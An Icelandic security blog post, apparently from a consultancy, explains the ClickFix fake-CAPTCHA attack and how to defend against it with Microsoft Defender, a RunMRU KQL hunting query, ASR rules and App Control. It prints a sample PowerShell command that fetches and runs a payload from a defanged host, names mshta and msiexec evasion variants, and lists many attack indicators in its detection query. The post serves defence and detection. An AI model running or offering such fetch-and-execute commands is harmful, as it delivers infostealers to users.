

ClickFix. Þegar notandinn er exploitið, og hvernig þú stöðvar það
ClickFix gerir notendur að sínum eigin árásaraðila: falsað CAPTCHA, eitt copy-paste, og skaðkóði keyrir í minninu án þess að neitt lendi á disknum. Hvernig Microsoft Defender greinir árásina, hvar greiningin rekst á takmörk og hvernig þú lokar glufunni með RunMRU-hunt og fjórum varnarlögum.
ClickFix-árásarkeðjan
ClickFix er árás þar sem notendur verða sinn eigin árásaraðili. Ekkert exploit, enginn veikleiki. Þolandinn keyrir skaðkóðann sjálfur, með einu einasta copy-paste.

Beitan er social engineering: falsað CAPTCHA á illgjarnri síðu, fölsk stuðningstilkynning ("vafrinn þinn þarf uppfærslu"), phishing-póstur eða fölsuð fundarsíða. Á meðan þolandinn er á síðunni skrifar JavaScript payloadið í klippiborðið um clipboard.writeText(). Svo biður síðan notandann um að ýta á Win+R, Ctrl+V og Enter. Keyrsluglugginn ræsir það sem liggur í klippiborðinu.
Dæmigerð beita lítur svona út:

Skipunin sem hún setur í klippiborðið lítur svona út:
powershell.exe -w h iex(irm 'https://malicious[.]tld/payload' -UseBasicParsing)
Tveir hlutir gerast samtímis. PowerShell ræsist í földum glugga (-w h), og iex(irm …) sækir payloadið og keyrir það beint í minninu. Ekkert lendir á disknum, svo signature-byggð antivirus hefur ekkert að skanna. Annað þrepið er oftast infostealer (Lumma, Vidar, RedLine, StealC), remote access trojan eða ransomware-loader.
Sama mynstur í Microsoft-Defender-telemetríunni, falið PowerShell, ræst úr Windows Terminal, sem keyrir iex(irm …):

Hvers vegna þetta virkar svona vel: allt gengur í notandasamhenginu, án aukinna réttinda. Cookies, vistuð lykilorð og session tokens liggja innan seilingar venjulegs notanda. Árásaraðilinn þarf ekki að escalera réttindi til að ná því sem hann kom eftir.
Hvað Microsoft Defender greinir
Microsoft hefur síðustu mánuði fjárfest mikið í ClickFix-greiningu. Sé Defender hjá þér heilbrigður og rétt stilltur færðu innbyggðar greiningar fyrir ClickFix-payload. Frá Q2 2025 gefur MDE út hegðunarbundin alerts undir titlum eins og "Suspicious 'ClickFix' behavior detected", "Malicious PowerShell command executed via Run dialog" eða "An active 'Pacalau' malware in a command line was prevented from executing". Þau fara í gang úr MDE-cloud-enginu um greiningu á ferlakeðjunni, samhliða AV-greiningunni og oft nokkrum sekúndum fyrr.
Stillingin sem gerir þetta mögulegt stendur neðar, við herðingu keyrslunnar.
Hvar innbyggða greiningin rekst á takmörk sín
Cloud-byggðar ML-signatures þurfa tíma þar til þær fara í gang. Við sjáum reglulega glufu upp á meira en mínútu milli PowerShell-ræsingar og Defender-alertsins. Hraðara payload smýgur í gegnum þennan glugga.
Árásaraðilar aðlagast auk þess hratt. Skiptu powershell út fyrir mshta http://... eða msiexec /i http://..., hvort tveggja klassísk LOLBin, og PowerShell-sértæku greiningarnar grípa ekki lengur.
Að loka glufunni: RunMRU-hunt
Þessari glufu lokum við með custom detections. Útgangspunkturinn er KQL-fyrirspurn á registry-lykilinn RunMRU, sem skrifar niður hverja skipun sem notandi slær inn í Win+R-gluggann.
DeviceRegistryEvents
| where ActionType =~ "RegistryValueSet"
| where InitiatingProcessFileName =~ "explorer.exe"
| where RegistryKey has @"\CurrentVersion\Explorer\RunMRU"
| where RegistryValueData has " ✅ "
    or (RegistryValueData has_any ("powershell", "mshta", "curl", "msiexec", "^")
        and RegistryValueData matches regex "[\\u0400-\\u04FF\\u0370-\\u03FF\\u0590-\\u05FF\\u0600-\\u06FF\\u0E00-\\u0E7F\\u2C80-\\u2CFF\\u13A0-\\u13FF\\u0530-\\u058F\\u10A0-\\u10FF\\u0900-\\u097F]")
    or (RegistryValueData has "mshta" and RegistryValueName !~ "MRUList" and RegistryValueData !in~ ("mshta.exe\\1", "mshta\\1"))
    or (RegistryValueData has_any ("bitsadmin", "forfiles", "ProxyCommand=") and RegistryValueName !~ "MRUList")
    or ((RegistryValueData startswith "cmd" or RegistryValueData startswith "powershell")
        and (RegistryValueData has_any ("-W Hidden ", " -eC ", "curl", "E:jscript", "ssh", "Invoke-Expression", "UtcNow", "Floor", "DownloadString", "DownloadFile", "FromBase64String", "System.IO.Compression", "System.IO.MemoryStream", "iex", "Invoke-WebRequest", "iwr", "Get-ADDomainController", "InstallProduct", "-w h", "-X POST", "Invoke-RestMethod", "-NoP -W", ".InVOKe", "-useb", "irm ", "^", "[char]", "[scriptblock]", "-UserAgent", "UseBasicParsing", ".Content")
            or RegistryValueData matches regex @"[-/–][Ee^]{1,2}[NnCcOoDdEeMmAa^]*\s[A-Za-z0-9+/=]{15,}"))
Fyrirspurnin merkir hverja Win+R-færslu sem lítur út eins og ClickFix-skipun: PowerShell, mshta, curl eða msiexec ásamt dæmigerðum vísbendingum eins og -w hidden, iex, irm, DownloadString eða base64-kóðuðum payload. Hún nær líka lúmsku brellunum. Græna hakemojiið sem margar falsaðar CAPTCHA-beitur setja framan við skipunina. Unicode-tákn úr kyrillískum, arabískum eða tælenskum sviðum, sem árásaraðilar nota til að dulbúa texta og komast fram hjá einföldum strengjasíum. Birtist eitt þessara mynstra í Win+R-færslu er mjög líklega ClickFix-árás í gangi.
Fyrir CSOC-viðskiptavini okkar rekum við þessa og fleiri custom detections til að loka glufunni milli nýrra árásartækni og innbyggðu greiningarinnar.
Varnarlag 1: loka á afhendinguna
Nú að forvörnunum. ClickFix er útbreitt og árangursríkt, svo ein stök vörn dugar ekki. Við vinnum í lögum, allt frá afhendingu að keyrslu.
Network Protection lokar á þekkt delivery-domains og C2-þjóna fyrir alla vafra. MDE Web Content Filtering bætir við flokkum eins og "Newly registered domains", "Hacking" og "Illegal Software". Network Protection er innbyggð í Windows, en fyrir vafra frá þriðja aðila þarftu að slökkva á QUIC og ECH, því hvort tveggja dulkóðar alla tenginguna og felur markdómenið. Slökktu á QUIC í Chrome og Firefox með enterprise-policy (QuicAllowed = Disabled í Chrome, network.http.http3.enable = false í Firefox); fyrir ECH setur þú EncryptedClientHelloEnabled = Disabled í Chrome.
Fyrir Edge kveikir þú á SmartScreen. Fyrir vafra frá þriðja aðila kveikir þú á innbyggðu Safe Browsing þeirra. Það er ekki það sama og Network Protection, en hjálpar til við að sía skaðlegar síður. Fyrir póstvektorinn athuga Safe Links og Safe Attachments tengla og viðhengi áður en notendur eiga við þau.
Gallinn: allt þetta grípur aðeins gegn þekktum innviðum. Núverandi ClickFix-herferðir ganga um nýskráða innviði sem eru auðkenndir og lokaðir of seint, og stundum um lögmætar síður sem árásaraðili hefur brotist inn í. Skoðum því hvað ver eftir að beitan hefur verið afhent.
Varnarlag 2: loka á brelluna
Nokkrir Edge-eiginleikar hækka þröskuldinn á meðan notandinn er á illgjarnri síðu. Governance á browser-extensions kemur í veg fyrir að notendur setji upp illgjarnar eða brotnar viðbætur sem lauma inn ClickFix-overlayum eða meðhöndla klippiborðið sjálfar. Edge Enhanced Security Mode leggur strangari varnarráðstafanir á óþekktar og sjaldan heimsóttar síður (slökkt á JIT, Control Flow Guard, vélbúnaðarstudd stack-vörn), sem gerir exploit-byggðar vafrayfirtökur talsvert erfiðari. Typo Protection varar við typosquatted dómenum (micros0ft.com, paypa1.com) og lokar á útbreiddan ClickFix-afhendingarvektor um fölsuð vörumerkjadómen.
Tæknilegar stýringar eru aðeins hálfur sigurinn. Fræðsla notenda er áfram lykilatriði. Eina reglan sem ber stærsta hlutann: ef vefsíða biður þig um að líma eitthvað inn í tölvuna þína er það árás. Gerðu það konkret í awareness-þjálfuninni:
- Sýndu raunverulegar beitur: falsaðir "Verify you are human"-hakreitir, "vafrinn þinn þarf uppfærslu", "ekki tókst að birta skjalið, keyrðu þennan fix", bilaðar Teams- eða Zoom-hljóðtilkynningar.
- Sýndu klippiborðsbrelluna: sýndu hvernig síðan skrifar hljóðlega yfir klippiborðið.
- Gerðu tilkynningar auðveldar: hratt og án þess að kenna neinum um.
Varnarlag 3: loka á aðgerðina
Hér eru nokkrir möguleikar á að herða kerfið, enginn þeirra er trygging. Byrjaðu á því að slökkva á keyrsluglugganum, það fjarlægir Win+R-inngangspunktinn. ClickFix-leiðbeiningar Microsoft mæla með að slökkva á honum, "where it isn't necessary". Það lokar tilteknu Win+R-paste-árásinni, en aðrar ræsingarleiðir standa eftir, til dæmis heimilisfangalína Explorer og Windows Terminal.
Þú getur að auki hert Edge með DefaultClipboardSetting, sem kemur í veg fyrir að JavaScript skrifi hljóðlega í klippiborðið.
Varnarlag 4: loka á keyrsluna
Áður en kemur að þróaðri eiginleikunum, komdu grunninum í lag. Fyrir ClickFix þýðir það:
- Local admin reduction: fjarlægðu staðbundin stjórnandaréttindi af endanotendum þar sem hægt er, til að takmarka áhrif kóðakeyrslu.
- Endpoint Privilege Management (EPM): láttu notendur vinna sem venjulega notendur og elevera aðeins samþykkt forrit um policy-reglur.
- UAC-herðing: athugaðu secure-desktop-enforcement, prompt-hegðun fyrir admin og venjulega notendur og installer-greiningu.
- Credential Guard: einangraðu NTLM-hash, Kerberos-tickets og annað credential-efni með sýndarvæðingarbundnu öryggi, svo að credential-þjófnaður haldist erfiður, jafnvel þótt árásaraðili nái stjórnandaréttindum.
Þessar stýringar draga úr möguleikum á escalation, verja credentials og knýja fram least privilege. Takmörkin: þær afmarka hvað gerist eftir innbrot. Þær hindra ekki infostealer í notandasamhenginu í að lesa cookies, session tokens og app-credential-stores sem notandinn hefur aðgang að.
Þá að Microsoft Defender. Defender AV getur greint payload annars þreps, en aðeins með réttum stillingum: kveiktu á Cloud Protection og stilltu varnarstigið á High eða High+. AMSI, Antimalware Scan Interface, gerir forritum kleift að afhenda Defender efni til skoðunar á keyrslutíma, eftir að það hefur verið afkóðað eða afobfuskað í minninu, en áður en það er keyrt. PowerShell notar AMSI til að bera kennsl á skaðkóða, og AMSI þarf rauntímavörn og behavior monitoring.
Að minnsta kosti fimm attack-surface-reduction-reglur skipta máli gegn ClickFix:
| Regla | GUID | ClickFix-vægi |
|---|---|---|
| Loka á keyrslu mögulega dulbúinna skripta | 5beb7efe-fd9a-4556-801d-275e5ffc04cc |
Dulbúin eða kóðuð skript á keyrslu- og evasion-fasanum |
| Hindra JavaScript eða VBScript í að ræsa niðurhalað keyranlegt efni | d3e037e1-3eb8-44c8-a917-57927947596d |
WSH, .js eða .vbs sem ræsa niðurhöluð payload |
| Leyfa keyranlegar skrár aðeins uppfylli þær skilyrði um útbreiðslu, aldur eða trusted list | 01443614-cd74-433a-b99e-2ecdc07bfc25 |
Nýlegar eða sjaldgæfar executables sem eru lagðar niður |
| Loka á keyranlegt efni úr póstforriti og webmail | be9ba2d9-53ea-4cdc-84e5-9b1eeee46550 |
ClickFix-afbrigði afhent með tölvupósti |
| Hindra öll Office-forrit í að búa til barnaferli | d4f940ab-401b-4efc-aadc-ad5f3c50688a |
Office-beituafbrigði sem ræsa interpreters |
Rúllaðu ASR fyrst út í audit-ham, svo sem pilot, svo í block-ham. Tamper Protection er síðasta línan: hún hindrar árásaraðilann í að slökkva á greiningunum þínum.
Hjá PowerShell sjálfu dregur þú úr áhættunni af legacy-interpreterum. Auðkenndu og fjarlægðu, þar sem það er gerlegt, Windows PowerShell 2.0 og legacy-VBScript-einingar sem vantar logging- og security-eiginleika nýrri útgáfa. Næsta skref er Constrained Language Mode (CLM), sem takmarkar þær máleiningar PowerShell sem eru í boði og lokar á margar skriptubundnar aðferðir. CLM hefur aðeins traust öryggisgildi ef system-application-control-policy knýr hann fram (App Control for Business); afbrigðin um umhverfisbreytu og AppLocker eru veikari og hægt að komast fram hjá þeim. Og mörg kerfi þurfa Full Language Mode til að virka, til dæmis software-deployment-tooling, og þess vegna er CLM oft aðeins gerlegur í völdum umhverfum.
Þar með erum við komin að App Control for Business (áður WDAC). App Control knýr fram code-integrity-policy um það hvaða executables, skript og reklar mega keyra. Stefnumótandi afstaðan er default-deny auk Block Rules sem Microsoft mælir með, þekkta LOLBin- og bypass-loklistans. App Control er líka rétta enforcement-leiðin fyrir PowerShell-CLM. Script enforcement lokar á MSHTA- og MSXML-skripthosta, þvingar PowerShell í CLM og lokar á óleyfilega notkun Windows Script Host. Nokkrar staðreyndir um hegðunina skipta máli:
- Base policies sem treysta Windows loka ekki sjálfkrafa á treyst LOLBin. Þú verður að merga inn Block Rules sem Microsoft mælir með til að loka þekktu bypössunum.
- App Control hindrar ekki undirritað powershell.exe eða cmd.exe í að ræsast. Það takmarkar hvað þau mega gera (CLM, ekkert óundirritað eða óleyfilegt payload) og stýrir ekki innihaldi cmd.exe, .bat eða .cmd. Þess vegna er því lagskipt með ASR og ræsingarherðingu, ekki beitt eitt og sér.
- Audit-hamurinn er ekki hlutlaus: script enforcement lokar líka í audit á keyrslu MSHTA og MSXML og getur breytt PowerShell-CLM-hegðuninni. Þess vegna verður App Control í audit að vera afmarkað við pilot eða hringi frá fyrstu útrúllun, aldrei yfir allan flotann.
App Control er sú staka stýring sem hefur hæsta confidence gegn interpreter-, LOLBin- og payload-keyrslufösunum og knýr fram trausta CLM. Um leið ber hún mesta deployment-flækjustigið og hæstu rollback-áhættuna, því röng stilling lokar á keyrslu. Innleiddu hana um stýrða pilot-hringi.
Hvar við komum inn í myndina
ClickFix er hratt, og innbyggðar greiningar Microsoft ná yfir mest af því, en ekki allt. Fyrir CSOC-viðskiptavini okkar víkkum við þekjuna jafnt og þétt þar sem glufur koma í ljós: keyrsla um Windows Terminal, RAT-knúin stuðningssvik og hegðun eftir innbrot. Viltu vita hvar umhverfið þitt stendur, hafðu þá samband.
Svipaðar færslur

Endalok MFA-SMS
Hvers vegna fyrirtæki ættu núna að skipta yfir í phishing-resistant og sem mest lykilorðalausar innskráningaraðferðir.

ClickFix. Þegar notandinn er exploitið, og hvernig þú stöðvar það
ClickFix gerir notendur að sínum eigin árásaraðila: falsað CAPTCHA, eitt copy-paste, og skaðkóði keyrir í minninu án þess að neitt ...

Admin og dagleg vinna á sömu tölvu? Game Over.
Hvers vegna einn tenant dugar ekki fyrir CIO, og hvers vegna sá seinni er sjaldan hugsaður með. Managed Red Tenant ...

Fjórum sinnum Leader. glueckkanja í ISG-rannsókninni Þýskaland 2026
ISG Provider Lens® rannsóknin 2026 staðsetur glueckkanja í Þýskalandi sem Leader í fjórum fjórðungum: Microsoft Productivity and Business Process Services ...

Úr Rising Star í Leader. glueckkanja í ISG-rannsókninni Sviss 2026
ISG Provider Lens® rannsóknin 2026 staðsetur glueckkanja í Sviss sem Leader í fjórðungnum Microsoft AI and Cloud Ecosystem, á sviðunum ...

Outbreak. Hvað OpenAI/Hugging-Face-atvikið segir og hvað ekki
AI-agent brýst út úr prófunarumhverfinu sínu, finnur zero-day og hakkar annað fyrirtæki. Hljómar eins og handrit, en gerðist í raun ...

Leader og Rising Star. glueckkanja í ISG Cybersecurity-rannsókninni 2026
ISG Provider Lens®-rannsóknin Cybersecurity 2026 útnefnir glueckkanja Leader í fjórðungnum Next-Gen SOC/MDR Services (Midmarket). Á heildarmarkaðnum fyrir Next-Gen SOC/MDR Services ...

The Holy Trinity: hvað AI þarf í raun til að vinna
Framleiðslufyrirtæki vill vita hverjar af 14.000 SKU-um þess séu í raun arðbærar. Svarið liggur í þremur kerfum sem hafa aldrei ...

Samningurinn undirritaður: svona fer onboardingið hjá okkur fram
Samningurinn er undirritaður, fyrsta stóra skrefið er að baki. En hvað gerist næst? Við tökum þig með á bak við ...

Microsoft Frontier Partner: við tilheyrum hópnum
Nýlega bættist við Microsoft AI Cloud Partner Program ný toppviðurkenning, Frontier Partner Badge. Microsoft veitir hana aðeins þröngum, útvöldum hópi ...

160 kílómetrar fyrir góðan málstað
Ellefu samstarfsmenn, 16 hringir, 160 kílómetrar, þrumuveður og verðlaunasæti: glueckkanja tók þátt í Frankfurter Runden 2026 og gaf fyrir hvern ...

Anatómía á óþekktum AMOS Stealer: Frá alerti til ónæmis á klukkustundum
Áður óskráð afbrigði af AMOS stealer komst inn á macOS-endpoint. Engir þekktir hash-ar, engin C2-gögn í opnum gagnagrunnum. SOC-teymið okkar ...

Af hverju Edge ætti að vera eini corporate browserinn þinn
Ekkert fyrirtæki valdi Chrome í raun; hann var einfaldlega til staðar, með sinni eigin sync-rökfræði, sinni eigin reikningsstjórnun, sínu eigin ...

Einn admin-aðgangur var allt sem þurfti.
Þann 11. mars 2026 eyddi Handala tækjum í 79 löndum, og allt sem til þess þurfti var eitt yfirtekið Intune ...

Sex agents. Fjórar vikur. Raunverulegur rekstur.
Sex fyrirtæki, fjögurra vikna build-fasi, sex virkir AI Agents, þetta var fyrsti glueckkanja AI Agent Hackathon. Kiekert, Dr. Oetker, Eckes-Granini, ...